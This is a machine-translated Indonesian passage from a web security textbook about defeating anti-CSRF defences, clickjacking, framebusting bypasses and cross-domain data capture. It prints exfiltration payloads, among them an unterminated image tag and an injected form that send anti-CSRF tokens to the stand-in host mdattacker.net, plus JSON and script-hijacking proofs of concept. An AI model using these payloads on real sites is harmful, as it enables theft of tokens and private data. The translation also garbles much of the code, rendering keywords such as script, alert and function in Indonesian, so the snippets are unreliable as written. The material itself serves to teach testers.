Jangan membuat kesalahan dengan mengandalkan HTTPPerujuktajuk untuk menunjukkan apakah permintaan berasal dari dalam atau luar situs. ItuPerujuktajuk dapat dipalsukan menggunakan Flash versi lama atau disamarkan menggunakan tag penyegaran meta. Secara umum,Perujukheader bukanlah fondasi yang dapat diandalkan untuk membangun pertahanan keamanan apa pun dalam aplikasi web.

Mengalahkan Pertahanan Anti-CSRF Melalui XSS

Sering diklaim bahwa pertahanan anti-CSRF dapat dikalahkan jika aplikasi mengandung kerentanan XSS. Tapi ini hanya sebagian benar. Pemikiran di balik klaim tersebut benar—bahwa karena muatan XSS dijalankan di tempat, mereka dapat melakukan interaksi dua arah dengan aplikasi dan karenanya dapat mengambil token dari respons aplikasi dan mengirimkannya dalam permintaan berikutnya.

Namun, jika halaman itu sendiri dilindungi oleh pertahanan anti-CSRF juga mengandung cacat XSS yang direfleksikan, cacat ini tidak dapat dengan mudah digunakan untuk menghancurkan pertahanan. Jangan lupa bahwa permintaan awal dalam serangan XSS yang dipantulkan adalah lintas situs itu sendiri. Penyerang membuat URL atau POSpermintaan yang berisi input jahat yang disalin ke respons aplikasi. Tetapi jika halaman yang rentan mengimplementasikan pertahanan anti-CSRF, permintaan yang dibuat penyerang harus *sudah* berisi token yang diperlukan untuk berhasil. Jika tidak, permintaan ditolak, dan jalur kode yang berisi cacat XSS yang direfleksikan tidak dapat dijalankan. Masalahnya di sini bukanlah apakah skrip yang disuntikkan dapat membaca token apa pun yang terkandung dalam respons aplikasi (tentu saja bisa). Masalahnya adalah tentang membuat skrip menjadi respons yang berisi token tersebut sejak awal.

Faktanya, ada beberapa situasi di mana kerentanan XSS dapat dieksloitasi untuk mengalahkan pertahanan anti-CSRF:

- Jika ada kelemahan XSS yang tersimpan dalam fungsi yang dipertahankan, ini selalu dapat dieksloitasi untuk mengalahkan pertahanan. JavaScript yang disuntikkan melalui serangan tersimpan dapat langsung membaca token yang terkandung dalam respons yang sama dengan skrip yang muncul.
- Jika aplikasi menggunakan pertahanan anti-CSRF hanya untuk sebagian fungsinya, dan cacat XSS yang tercermin ada dalam fungsi yang tidak dipertahankan terhadap CSRF, cacat tersebut dapat dieksloitasi untuk mengalahkan pertahanan anti-CSRF. Misalnya, jika aplikasi menggunakan token anti-CSRF untuk melindungi hanya langkah kedua dari fungsi transfer dana, penyerang dapat memanfaatkan serangan XSS yang dipantulkan di tempat lain untuk mengalahkan pertahanan. Skrip yang disuntikkan melalui kelemahan ini dapat membuat permintaan di tempat untuk langkah pertama transfer dana, mengambil token, dan menggunakan token yang diperlukan untuk mengakses halaman yang dipertahankan.

- Dalam beberapa aplikasi, token anti-CSRF hanya diikat ke pengguna saat ini, dan bukan ke sesinya. Dalam situasi ini, jika formulir login tidak dilindungi dari CSRF, eksploit multitahap masih dapat dilakukan. Pertama, penyerang masuk ke akunnya sendiri untuk mendapatkan token anti-CSRF yang valid yang terkait dengan identitas penggunanya. Dia kemudian menggunakan CSRF terhadap formulir masuk untuk memaksa pengguna korban masuk menggunakan kredensial penyerang, seperti yang telah dijelaskan untuk eksplorasi kerentanan XSS yang disimpan oleh pengguna yang sama. Setelah pengguna masuk sebagai penyerang, penyerang menggunakan CSRF untuk menyebabkan pengguna mengeluarkan permintaan yang mengeksplorasi bug XSS, menggunakan token anti-CSRF yang sebelumnya diperoleh penyerang. Muatan XSS penyerang kemudian dijalankan di browser pengguna. Karena pengguna masih masuk sebagai penyerang,
- Jika token anti-CSRF terikat bukan pada pengguna tetapi pada sesi saat ini, variasi pada serangan sebelumnya dapat dilakukan jika ada metode yang tersedia bagi penyerang untuk menyuntikkan cookie ke dalam browser pengguna (seperti yang dijelaskan nanti di bab ini). Alih-alih menggunakan serangan CSRF terhadap formulir login dengan kredensial penyerang sendiri, penyerang dapat langsung memberi makan pengguna token sesi saat ini dan token anti-CSRF yang terkait dengannya. Sisa serangan kemudian berlanjut seperti yang dijelaskan sebelumnya.

Selain skenario ini, pertahanan yang kuat terhadap serangan CSRF dalam banyak situasi membuatnya jauh lebih sulit, jika bukan tidak mungkin, untuk mengeksplorasi beberapa kerentanan XSS yang tercermin. Namun, tidak perlu dikatakan lagi bahwa kondisi XSS apa pun dalam aplikasi harus selalu diperbaiki, terlepas dari perlindungan anti-CSRF apa pun yang mungkin, dalam beberapa situasi, menggagalkan penyerang yang berusaha mengeksplorasinya.

Perbaikan UI

Pada dasarnya, pertahanan anti-CSRF yang melibatkan token di dalam halaman bertujuan untuk memastikan bahwa permintaan yang dibuat oleh pengguna berasal dari tindakan pengguna tersebut di dalam aplikasi itu sendiri dan tidak diinduksi oleh beberapa domain pihak ketiga. Serangan ganti rugi UI dirancang untuk memungkinkan situs pihak ketiga menginduksi tindakan pengguna di domain lain meskipun token anti-CSRF sedang digunakan. Serangan ini bekerja karena, dalam arti yang relevan, permintaan yang dihasilkan benar-benar berasal dari aplikasi yang ditargetkan. Teknik ganti rugi UI juga sering disebut sebagai "clickjacking", "strokejacking", dan kata kunci lainnya.


Dalam bentuk dasarnya, serangan ganti rugi UI melibatkan halaman web penyerang yang memuat aplikasi target di dalam fileiframedi halaman penyerang. Akibatnya, penyerang melapisi antarmuka aplikasi target dengan antarmuka yang berbeda

disediakan oleh penyerang. Antarmuka penyerang berisi konten untuk memikat pengguna dan membujuknya untuk melakukan tindakan seperti mengklik mouse di bagian tertentu halaman. Saat pengguna melakukan tindakan ini, meskipun tampaknya dia mengklik tombol dan elemen UI lain yang terlihat di antarmuka penyerang, tanpa disadari dia berinteraksi dengan antarmuka aplikasi yang menjadi target.

Misalnya, fungsi perbankan untuk melakukan transfer pembayaran melibatkan dua langkah. Pada langkah pertama, pengguna mengirimkan detail transfer. Tanggapan atas permintaan ini menampilkan perincian ini, dan juga tombol untuk mengonfirmasi tindakan dan melakukan pembayaran. Selain itu, dalam upaya untuk mencegah serangan CSRF, formulir dalam respons menyertakan bidang tersembunyi yang berisi token yang tidak dapat diprediksi. Token ini dikirimkan saat pengguna mengklik tombol konfirmasi, dan aplikasi memverifikasi nilainya sebelum mentransfer dana.

Dalam serangan ganti rugi UI, halaman penyerang mengirimkan permintaan pertama dalam proses ini menggunakan CSRF konvensional. Hal ini dilakukan dalam sebuah frame dalam halaman penyerang. Seperti biasanya, aplikasi merespons dengan detail pengguna yang akan ditambahkan dan tombol untuk mengonfirmasi tindakan. Tanggapan ini "ditampilkan" di dalam penyerangbingkai,yang dilapisi dengan antarmuka penyerang yang dirancang untuk mendorong korban mengklik wilayah yang berisi tombol konfirmasi.

Ketika th
tombol di
diilustrasikan



Gambar 13-1:Serangan ganti rugi UI dasar

Alasan serangan ini berhasil, di mana serangan CSRF murni akan gagal, adalah karena token anti-CSRF yang digunakan oleh aplikasi diproses dengan cara biasa. Meskipun halaman penyerang tidak dapat membaca nilai token ini karena kebijakan asal yang sama, formulir di penyerangiframetermasuk tokennya

dihasilkan oleh aplikasi, dan mengirimkannya kembali ke aplikasi saat korban tanpa sadar mengklik tombol konfirmasi. Sejauh menyangkut aplikasi target, semuanya normal.

Untuk menyampaikan trik utama agar pengguna korban melihat satu antarmuka tetapi berinteraksi dengan antarmuka yang berbeda, penyerang dapat menggunakan berbagai teknik CSS. Ituiframe yang memuat antarmuka target dapat dibuat ukuran acak, di lokasi acak di dalam halaman penyerang, dan menampilkan lokasi acak di dalam halaman target. Dengan menggunakan atribut gaya yang sesuai, dapat dibuat transparan sepenuhnya sehingga pengguna tidak dapat melihatnya.

COBALAH!

<http://mdsec.net/auth/405/>

Mengembangkan serangan dasar lebih jauh, penyerang dapat menggunakan kode skrip kompleks di dalam antarmukanya untuk menginduksi tindakan yang lebih rumit daripada sekedar mengklik tombol. Misalkan sebuah serangan mengharuskan pengguna untuk memasukkan beberapa teks ke dalam kolom input (misalnya, di kolom jumlah halaman transfer dana). Antarmuka pengguna penyerang dapat berisi beberapa konten yang mendorong pengguna untuk mengetik (misalnya, formulir untuk memasukkan nomor telepon untuk memenangkan hadiah). Skrip pada halaman penyerang dapat menangani penekanan tombol secara selektif sehingga ketika karakter yang diinginkan diketik, peristiwa penekanan tombol secara efektif diteruskan ke antarmuka target untuk mengisi bidang masukan yang diperlukan. Jika pengguna mengetikkan karakter yang tidak ingin dimasukkan oleh penyerang ke dalam antarmuka target, penekanan tombol tidak akan diteruskan ke antarmuka tersebut, dan skrip penyerang menunggu penekanan tombol berikutnya.

Dalam variasi selanjutnya, laman penyerang dapat berisi konten yang mendorong pengguna untuk melakukan tindakan menyeret mouse, seperti permainan sederhana. Skrip yang berjalan di halaman penyerang dapat secara selektif menangani peristiwa yang dihasilkan dengan cara yang menyebabkan pengguna tanpa sadar memilih teks di dalam antarmuka aplikasi target dan menyeretnya ke kolom input di antarmuka penyerang, atau sebaliknya. Misalnya, saat menargetkan aplikasi email web, penyerang dapat membujuk pengguna untuk menyeret teks dari pesan email ke bidang masukan yang dapat dibaca penyerang. Alternatifnya, pengguna dapat dibuat untuk membuat aturan untuk meneruskan semua email ke penyerang dan menyeret alamat email yang diperlukan dari antarmuka penyerang ke bidang masukan yang relevan dalam bentuk yang menentukan aturan. Selain itu, karena tautan dan gambar diseret sebagai URL,

Penjelasan yang berguna tentang ini dan vektor serangan lainnya, dan metode pengirimannya, dapat ditemukan di sini:

<http://ui-redressing.mniemietz.de/uiRedressing.pdf>

Pertahanan Framebusting

Ketika serangan ganti rugi UI pertama kali dibahas secara luas, banyak aplikasi web profil tinggi berusaha mempertahankannya menggunakan teknik pertahanan yang dikenal sebagai *framebusting*. Dalam beberapa kasus, ini sudah digunakan untuk bertahan dari serangan berbasis bingkai lainnya.

Framebusting dapat mengambil berbagai bentuk, tetapi pada dasarnya melibatkan setiap halaman yang relevan dari aplikasi yang menjalankan skrip untuk mendeteksi apakah sedang dimuat dalam iframe. Jika demikian, upaya dilakukan untuk "keluar" daribingkai, atau beberapa tindakan defensif lainnya dilakukan, seperti mengarahkan ulang ke halaman kesalahan atau menolak menampilkan antarmuka aplikasi itu sendiri.

Sebuah studi Universitas Stanford pada tahun 2010 meneliti pertahanan framebusting yang digunakan oleh 500 situs web teratas. Ditemukan bahwa dalam setiap contoh ini dapat dielakkan dengan satu atau lain cara. Bagaimana hal ini dapat dilakukan bergantung pada detail spesifik dari setiap pertahanan, tetapi dapat diilustrasikan menggunakan contoh umum dari kode penghancur bingkai:

```
<skrip>
if (top.location != self.location)
{ top.location = self.location } </script>
```

Kode ini memeriksa apakah URL halaman itu sendiri cocok dengan URL bingkai teratas di jendela browser. Jika tidak, halaman telah dimuat dalam bingkai anak. Dalam hal ini skrip mencoba untuk keluar dari bingkai dengan memuat ulang dirinya sendiri ke dalam bingkai tingkat atas di jendela.

Penyerang yang melakukan serangan ganti rugi UI dapat menghindari pertahanan ini agar berhasil membungkai halaman target dengan beberapa cara:

- Karena halaman penyerang mengontrol bingkai tingkat atas, itu dapat mendefinisikan ulang arti dari top.location sehingga pengecualian terjadi saat bingkai anak mencoba mereferensikannya. Misalnya, di Internet Explorer, penyerang dapat menjalankan kode berikut:

```
var lokasi = 'foo';
```

Ini mendefinisikan ulang lokasi sebagai variabel lokal di bingkai tingkat atas sehingga kode yang berjalan di bingkai anak tidak dapat mengaksesnya.

- Bingkai tingkat atas dapat menghubungkan window.onbeforeunload acara sehingga penangan acara penyerang dijalankan ketika kode framebusting mencoba mengatur lokasi bingkai tingkat atas. Kode penyerang dapat melakukan pengalihan lebih lanjut ke URL yang mengembalikan respons HTTP 204 (Tanpa Konten). Ini menyebabkan browser membatalkan rangkaian panggilan pengalihan dan membiarkan URL bingkai tingkat atas tidak berubah.
- Bingkai tingkat atas dapat menentukan bak pasir attribut saat memuat aplikasi target ke bingkai anak. Ini menonaktifkan pembuatan skrip di bingkai anak sambil membiarkan cookie-nya diaktifkan.

- Frame tingkat atas dapat memanfaatkan filter IE XSS untuk secara selektif menonaktifkan skrip framebusting di dalam bingkai anak, seperti yang dijelaskan di Bab 12. Saat halaman penyerang menentukan URL untuk iframe target, itu dapat menyertakan parameter baru yang nilainya berisi bagian yang cocok dari skrip framebusting. Filter IE XSS mengidentifikasi kode skrip dalam nilai parameter dan respons dari aplikasi target dan menonaktifkan skrip dalam respons dalam upaya melindungi pengguna.

COBALAH!

<http://mdsec.net/auth/406/>

Mencegah Perbaikan UI

Konsensus saat ini adalah bahwa meskipun beberapa jenis kode framebusting dapat menghalangi serangan ganti rugi UI dalam beberapa situasi, teknik ini tidak boleh diandalkan sebagai pertahanan jitu terhadap serangan ini.

Metode yang lebih kuat untuk aplikasi untuk mencegah penyerang membungkai halamannya adalah dengan menggunakan X-Bingkai-Opsi header tanggapan. Itu diperkenalkan dengan Internet Explorer 8 dan sejak itu telah diterapkan di sebagian besar browser populer lainnya. Itu X-Bingkai-Opsi header dapat mengambil dua nilai. Nilai membantah menginstruksikan browser untuk mencegah halaman dibungkai, dan sameorigin menginstruksikan browser untuk mencegah pembungkai oleh domain pihak ketiga.

TIP Saat menganalisis pertahanan antiframing apa pun yang digunakan dalam aplikasi, selalu tinjau versi antarmuka terkait yang disesuaikan untuk perangkat seluler. Misalnya, meskipun wahh-app.com/chat/mungkin bertahan dengan kuat terhadap serangan pembungkai, mungkin tidak ada pertahanan yang melindungi wahhapp.com/mobile/chat/. Pemilik aplikasi sering mengabaikan versi seluler antarmuka pengguna saat merancang pertahanan antiframing, mungkin dengan asumsi bahwa serangan ganti rugi UI tidak praktis di perangkat seluler. Namun, dalam banyak kasus, versi seluler aplikasi berjalan seperti biasa saat diakses menggunakan browser standar (nonseluler), dan sesi pengguna dibagi antara kedua versi aplikasi.

Menangkap Data Lintas Domain

Kebijakan asal yang sama dirancang untuk mencegah kode yang berjalan di satu domain mengakses konten yang dikirim dari domain lain. Inilah sebabnya mengapa serangan pemalsuan permintaan lintas situs sering digambarkan sebagai serangan "satu arah". Meskipun

satu domain dapat menyebabkan permintaan ke domain yang berbeda, mungkin tidak mudah membaca respons dari permintaan tersebut untuk mencuri data pengguna dari domain yang berbeda.

Faktanya, berbagai teknik dapat digunakan dalam beberapa situasi untuk menangkap semua atau sebagian respons dari domain yang berbeda. Serangan ini biasanya mengeksplorasi beberapa aspek fungsionalitas aplikasi target bersama dengan beberapa fitur browser populer untuk memungkinkan pengambilan data lintas domain dengan cara yang ingin dicegah oleh kebijakan sameorigin.

Menangkap Data dengan Menyuntikkan HTML

Banyak aplikasi berisi fungsionalitas yang memungkinkan penyerang menyuntikkan beberapa HTML terbatas ke dalam respons yang diterima oleh pengguna lain dengan cara yang tidak memenuhi kerentanan XSS penuh. Misalnya, aplikasi email web dapat menampilkan email yang berisi beberapa markup HTML tetapi memblokir semua tag dan atribut yang dapat digunakan untuk mengeksekusi kode skrip. Atau pesan kesalahan yang dihasilkan secara dinamis dapat memfilter rentang ekspresi tetapi masih mengizinkan beberapa penggunaan HTML secara terbatas.

Dalam situasi ini, dimungkinkan untuk memanfaatkan kondisi injeksi HTML untuk menyebabkan data sensitif di dalam halaman dikirim ke domain penyerang. Misalnya, dalam aplikasi email web, penyerang mungkin dapat menangkap konten pesan email pribadi. Alternatifnya, penyerang mungkin dapat membaca token anti-CSRF yang digunakan di dalam halaman, yang memungkinkannya mengirimkan serangan CSRF untuk meneruskan pesan email pengguna ke alamat arbitrer.

Misalkan aplikasi email web memungkinkan injeksi HTML terbatas ke respons berikut:

```
[injeksi HTML terbatas di sini]
<form action="http://wahh-mail.com/forwardemail" method="POST"> <input
type="hidden" name="nonce" value="2230313740821"> <input type="submit" value=
"Maju">
...
</bentuk>
...
<skrip>
var _StatsTrackerId='AAE78F27CB3210D';...

</skrip>
```

Mengikuti titik injeksi, halaman berisi formulir HTML yang menyertakan token CSRF. Dalam situasi ini, penyerang dapat menyuntikkan teks berikut ke dalam respons:

```
<img src='http://mdattacker.net/capture?html=
```

Cuplikan HTML ini membuka tag gambar yang menargetkan URL di domain penyerang. URL dikemas dalam tanda kutip tunggal, tetapi string URL

tidak diakhiri, dan tag tidak ditutup. Hal ini menyebabkan browser memperlakukan teks setelah titik injeksi sebagai bagian dari URL, hingga ditemukan tanda kutip tunggal, yang terjadi kemudian dalam respons saat string JavaScript yang dikutip muncul. Peramban mentolerir semua karakter yang mengintervensi dan fakta bahwa URL mencakup beberapa baris.

Saat browser pengguna memproses respons yang telah disuntikkan penyerang, ia mencoba mengambil gambar yang ditentukan dan membuat permintaan ke URL berikut, sehingga mengirimkan token anti-CSRF yang sensitif ke server penyerang:

```
http://mdattacker.net/capture?html=<form%20action="http://wahh-mail.com/
forwardemail"%20method="POST"><input%20type="hidden"%20name="nonce "%20nilai=
"2230313740821"><input%20type="kirim"%20nilai="Teruskan">...</form>... <script>
var%20_StatsTrackerId=
```

Serangan alternatif adalah menyuntikkan teks berikut:

```
<form action="http://mdattacker.net/capture" method="POST">
```

Serangan ini menyuntikkan <bentuk>tag yang menargetkan domain penyerang sebelum <bentuk> tag yang digunakan oleh aplikasi itu sendiri. Dalam situasi ini, ketika browser menemukan <bentuk>tag, mereka mengabaikannya dan memproses formulir dalam konteks yang pertama <bentuk>tag yang ditemui. Oleh karena itu, jika pengguna mengirimkan formulir, semua parameternya, termasuk token anti-CSRF yang sensitif, dikirimkan ke server penyerang:

```
POSTING / tangkap HTTP/1.1
Content-Type: application/x-www-form-urlencoded Content-
Length: 192
Host: mdattacker.net

nonce=2230313740821&...
```

Karena serangan kedua ini hanya menyuntikkan HTML yang terbentuk dengan baik, ini mungkin lebih efektif melawan filter yang dirancang untuk memungkinkan subset HTML dalam masukan yang digunakan. Namun, ini juga memerlukan beberapa interaksi pengguna agar berhasil, yang dapat mengurangi keefektifannya dalam beberapa situasi.

Menangkap Data dengan Menyuntikkan CSS

Dalam contoh yang dibahas di bagian sebelumnya, perlu menggunakan beberapa markup HTML terbatas dalam teks yang diinjeksi untuk menangkap bagian dari respons lintas domain. Namun, dalam banyak situasi, aplikasi memblokir atau menyandikan HTML karakter < dan > dalam masukan yang disuntikkan, mencegah masuknya tag HTML baru. Kondisi injeksi teks murni seperti ini biasa terjadi pada aplikasi web dan sering dianggap tidak berbahaya.

Misalnya, dalam aplikasi email web, penyerang mungkin dapat memasukkan beberapa teks terbatas ke dalam respons pengguna target melalui baris subjek email. Dalam situasi ini, penyerang mungkin dapat menangkap data sensitif lintas domain dengan menyuntikkan kode CSS ke dalam aplikasi.

Dalam contoh yang sudah dibahas, misalkan penyerang mengirim email dengan baris subjek ini:

```
{}*{font-family:'
```

Karena ini tidak mengandung metakarakter HTML apa pun, ini akan diterima oleh sebagian besar aplikasi dan ditampilkan tanpa diubah sebagai tanggapan kepada pengguna penerima. Saat ini terjadi, respons yang dikembalikan ke pengguna mungkin terlihat seperti ini:

```
<html>
<kepala>
<title>Kotak Masuk WahhMail</title> </
head>
<tubuh>
...
<td>{*{font-family:'</td> ...

<form action="http://wahh-mail.com/forwardemail" method="POST"> <input
type="hidden" name="nonce" value="2230313740821"> <input type="submit" value=
"Maju">
...
<bentuk>
...
<skrip>
var _StatsTrackerId='AAE78F27CB3210D';...

</skrip>
<tubuh>
</html>
```

Tanggapan ini jelas mengandung HTML. Anehnya, bagaimanapun, beberapa browser memungkinkan respons ini dimuat sebagai lembar gaya CSS dan dengan senang hati memproses setiap definisi CSS yang dikandungnya. Dalam kasus ini, respons yang disuntikkan menentukan CSS font-family properti dan memulai string yang dikutip sebagai definisi properti. Teks yang disuntikkan penyerang tidak menutup string, sehingga berlanjut melalui respons lainnya, termasuk bidang formulir tersembunyi yang berisi token anti-CSRF yang sensitif. (Perhatikan bahwa definisi CSS tidak perlu dikutip. Namun, jika tidak, mereka berhenti pada karakter titik koma berikutnya, yang mungkin muncul sebelum data sensitif yang ingin diambil penyerang.)

Untuk mengeksplorasi perilaku ini, penyerang perlu menghosting halaman di domainnya sendiri yang menyertakan respons yang disuntikkan sebagai lembar gaya CSS. Hal ini menyebabkan setiap definisi CSS yang disematkan diterapkan di dalam halaman milik penyerang. Ini bisa

kemudian ditanyakan menggunakan JavaScript untuk mengambil data yang diambil. Misalnya, penyerang dapat menghosting halaman yang berisi berikut ini:

```
<link rel="stylesheet" href="https://wahh-mail.com/inbox" type="text/css">

<skrip>
    document.write('');
</skrip>
```

Halaman ini menyertakan URL yang relevan dari aplikasi email web sebagai lembar gaya dan kemudian menjalankan skrip untuk melakukan kuerifont-family properti, yang telah ditentukan dalam respons aplikasi email web. Nilai darifont-familyproperti, termasuk token anti-CSRF yang sensitif, kemudian dikirim ke server penyerang melalui permintaan yang dibuat secara dinamis untuk URL berikut:

```
http://mdattacker.net/capture?%27%3C/td%3E%D%0A...%0D%0A%3Cform%20aksi%3D%22 http%3A//wahh-mail.com/forwardemail %22%20metode%3D%22POST%2 2%3E%D%0A%3Cinput%20jenis%3D%22tersembunyi%22%20nama%3D%22nonce%22%20nilai%3 D%222230313740821%22%3E%D%0A%3Cinput%20jenis%3D%22kirim%22%20nilai%3D%22Maju%22%3E%D%0A...%0D%D%0A%3C/ formulir%3E%D%0A..%0D%D%0A%3Cscript%3E%D%0A%0Avar%20_StatsTrackerId%3D%27AAE78F27CB32 10D%27
```

Serangan ini bekerja pada versi Internet Explorer saat ini. Browser lain telah memodifikasi penanganan CSS mereka termasuk untuk mencegah serangan bekerja, dan ada kemungkinan bahwa IE juga dapat melakukan ini di masa mendatang.

Pembajakan JavaScript

Pembajakan JavaScript menyediakan metode lebih lanjut untuk menangkap data lintas domain, mengubah CSRF menjadi serangan "dua arah" yang terbatas. Seperti dijelaskan dalam Bab 3, kebijakan asal yang sama memungkinkan satu domain untuk menyertakan kode skrip dari domain lain, dan kode ini dijalankan dalam konteks domain pemanggil, bukan domain penerbit. Ketentuan ini tidak berbahaya asalkan respons aplikasi yang dapat dieksekusi menggunakan skrip lintas domain hanya berisi kode nonsensitif, yang bersifat statis dan dapat diakses oleh pengguna aplikasi mana pun. Namun, banyak aplikasi saat ini menggunakan JavaScript untuk mengirimkan data sensitif, dengan cara yang tidak terduga saat kebijakan asal yang sama dibuat. Selain itu, perkembangan di browser berarti bahwa semakin banyak sintaks yang dapat dieksekusi sebagai JavaScript yang valid, dengan peluang baru untuk menangkap data lintas domain.

Perubahan dalam desain aplikasi yang berada di bawah payung luas "2.0" mencakup cara baru menggunakan kode JavaScript untuk mengirimkan data sensitif dari server ke klien. Dalam banyak situasi, cara yang cepat dan efisien untuk memperbarui antarmuka pengguna melalui permintaan asinkron ke server adalah dengan secara dinamis menyertakan kode skrip yang berisi, dalam beberapa bentuk, data khusus pengguna yang perlu ditampilkan.

Bagian ini membahas berbagai cara di mana kode skrip yang dijalankan secara dinamis dapat digunakan untuk mengirimkan data sensitif. Itu juga mempertimbangkan bagaimana kode ini dapat dibajak untuk mengambil data dari domain yang berbeda.

Callback Fungsi

Pertimbangkan sebuah aplikasi yang menampilkan informasi profil pengguna saat ini dalam antarmuka pengguna saat dia mengklik tab yang sesuai. Untuk memberikan pengalaman pengguna yang mulus, informasi diambil menggunakan permintaan asinkron. Saat pengguna mengklik tab Profil, beberapa kode sisi klien secara dinamis menyertakan skrip berikut:

```
https://mdsec.net/auth/420/YourDetailsJson.ashx
```

Respons dari URL ini berisi panggilan balik ke fungsi yang sudah ditentukan yang menampilkan detail pengguna di dalam UI:

```
tampilkanInfo Pengguna(  
[  
    [ 'Nama', 'Matthew Adamson' ],  
    [ 'Username', 'adammatt' ], [ 'Password',  
        '4nI1ub3' ], [ 'Uid', '88' ],  
  
    [ 'Peran', 'Pengguna' ]);
```

Penyerang dapat menangkap detail ini dengan menghosting halamannya sendiri yang mengimplementasikan `showUserInfo` fungsi dan menyertakan skrip yang mengirimkan informasi profil. Serangan proof-of-concept sederhana adalah sebagai berikut:

```
<skrip>  
fungsi showUserInfo(x) { alert(x); } </skrip>  
  
<script src="https://mdsec.net/auth/420/YourDetailsJson.ashx"> </script>
```

Jika pengguna yang mengakses halaman penyerang secara bersamaan masuk ke aplikasi yang rentan, halaman penyerang secara dinamis menyertakan skrip yang berisi informasi profil pengguna. Skrip ini memanggil `showUserInfo` berfungsi, seperti yang diterapkan oleh penyerang, dan kodennya menerima detail profil pengguna, termasuk, dalam hal ini, kata sandi pengguna.

COBALAH!

```
http://mdsec.net/auth/420/
```

JSON

Dalam variasi dari contoh sebelumnya, aplikasi tidak melakukan panggilan balik fungsi dalam skrip yang dipanggil secara dinamis, melainkan hanya mengembalikan larik JSON yang berisi detail pengguna:

```
[  
    [ 'Nama', 'Matthew Adamson' ],  
    [ 'Username', 'adammatt' ], [ 'Password',  
        '4nl1ub3' ], [ 'Uid', '88' ],  
  
    [ 'Peran', 'Pengguna' ]  
]
```

Seperti dijelaskan dalam Bab 3, JSON adalah notasi yang fleksibel untuk merepresentasikan array data dan dapat digunakan langsung oleh juru bahasa JavaScript.

Di versi Firefox yang lebih lama, dimungkinkan untuk melakukan skrip lintas domain termasuk serangan untuk menangkap data ini dengan mengganti defaultHimpunankonstruktur dalam JavaScript. Misalnya:

```
<skrip>  
    tangkapan fungsi {  
        waspada;  
    }  
    fungsi Larik() {  
        untuk (var i = 0; i < 5; i++)  
            this[i] setter = tangkap;  
    }  
</skrip>  
<script src="https://mdsec.net/auth/409/YourDetailsJson.ashx"> </script>
```

Serangan ini mengubah defaultHimpunanobjek dan mendefinisikan kebiasaansetter fungsi, yang dipanggil ketika nilai ditugaskan ke elemen dalam array. Itu kemudian mengeksekusi respons yang berisi data JSON. Interpreter JavaScript mengkonsumsi data JSON, membangun sebuahHimpunanuntuk menyimpan nilainya, dan memanggil kebiasaan penyerangsetterfungsi untuk setiap nilai dalam array.

Sejak jenis serangan ini ditemukan pada tahun 2006, browser Firefox telah dimodifikasi sehingga penyetel khusus tidak dipanggil selama inisialisasi larik. Serangan ini tidak mungkin dilakukan di browser saat ini.

COBALAH!

<http://mdsec.net/auth/409/>

**Anda perlu mengunduh Firefox versi 2.0 untuk mengeksplorasi contoh ini.
Anda dapat mengunduh ini dari URL berikut:**

www.oldapps.com/firefox.php?old_firefox=26

Penugasan Variabel

Pertimbangkan aplikasi jejaring sosial yang banyak menggunakan permintaan asinkron untuk tindakan seperti memperbarui status, menambah teman, dan memposting komentar. Untuk memberikan pengalaman pengguna yang cepat dan mulus, bagian antarmuka pengguna dimuat menggunakan skrip yang dibuat secara dinamis. Untuk mencegah serangan CSRF standar, skrip ini menyertakan token anti-CSRF yang digunakan saat melakukan tindakan sensitif. Bergantung pada bagaimana token ini disematkan dalam skrip dinamis, penyerang dapat menangkap token dengan menyertakan skrip lintas domain yang relevan.

Misalnya, skrip dikembalikan oleh aplikasi diwahh-jaringan .comberisi sebagai berikut:

```
...
var nonce = '222230313740821';...
```

Serangan proof-of-concept sederhana untuk menangkap noncenilai lintas-domain adalah sebagai berikut:

```
<script src="https://wahh-network.com/status"> </script>

<skrip>
    waspada(nonce);
</skrip>
```

Dalam contoh yang berbeda, nilai token dapat ditetapkan dalam suatu fungsi: fungsi setStatus(status) {

```
...
nonce = '222230313740821';...
```

```
}
```

Dalam situasi ini, serangan berikut akan berhasil:

```
<script src="https://wahh-network.com/status"> </script>

<skrip>
    setStatus('a');
    waspada(nonce);
</skrip>
```

Berbagai teknik lain dapat diterapkan dalam situasi yang berbeda dengan penugasan variabel. Dalam beberapa kasus, penyerang mungkin perlu mengimplementasikan sebagian replika logika sisi klien aplikasi target agar dapat menyertakan beberapa skripnya dan menangkap nilai item sensitif.

E4X

Di masa lalu, E4X telah menjadi area yang berkembang pesat, dengan perilaku browser yang sering diperbarui sebagai respons terhadap kondisi yang dapat dieksplorasi yang telah diidentifikasi dalam berbagai aplikasi dunia nyata.

E4X adalah ekstensi untuk bahasa ECMAScript (termasuk JavaScript) yang menambahkan dukungan asli untuk bahasa XML. Saat ini, ini diimplementasikan dalam versi browser Firefox saat ini. Meskipun sejak itu telah diperbaiki, contoh klasik pengambilan data lintas domain dapat ditemukan dalam penanganan E4X oleh Firefox.

Selain memungkinkan penggunaan langsung sintaks XML dalam JavaScript, E4X memungkinkan panggilan bersarang ke JavaScript dari dalam XML:

```
var foo=<bar>{prompt('Masukkan nilai bilah.'})</bar>;
```

Fitur E4X ini memiliki dua konsekuensi signifikan untuk serangan pengambilan data lintas domain:

- Sepotong markup XML yang dibentuk dengan baik diperlakukan sebagai nilai yang tidak ditetapkan ke variabel apa pun.
- Teks bersarang di blok {...} dijalankan sebagai JavaScript untuk menginisialisasi bagian yang relevan dari data XML.

Banyak HTML yang terbentuk dengan baik juga merupakan XML yang terbentuk dengan baik, artinya dapat dikonsumsi sebagai E4X. Selain itu, banyak HTML menyertakan kode skrip dalam blok {...} yang berisi data sensitif. Misalnya:

```
